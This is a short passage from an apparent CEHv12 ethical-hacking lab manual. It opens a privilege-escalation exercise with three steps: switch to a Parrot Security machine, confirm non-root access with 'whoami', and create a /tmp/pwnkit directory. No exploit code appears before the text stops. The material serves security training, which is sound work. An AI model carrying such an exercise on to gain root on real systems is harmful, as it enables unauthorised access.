
1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and launch a **Terminal** window.




2. In the terminal window type **whoami** and press **Enter**, we can see that we do not have root access.




3. In the terminal window, type **mkdir /tmp/pwnkit** and press **Enter**.



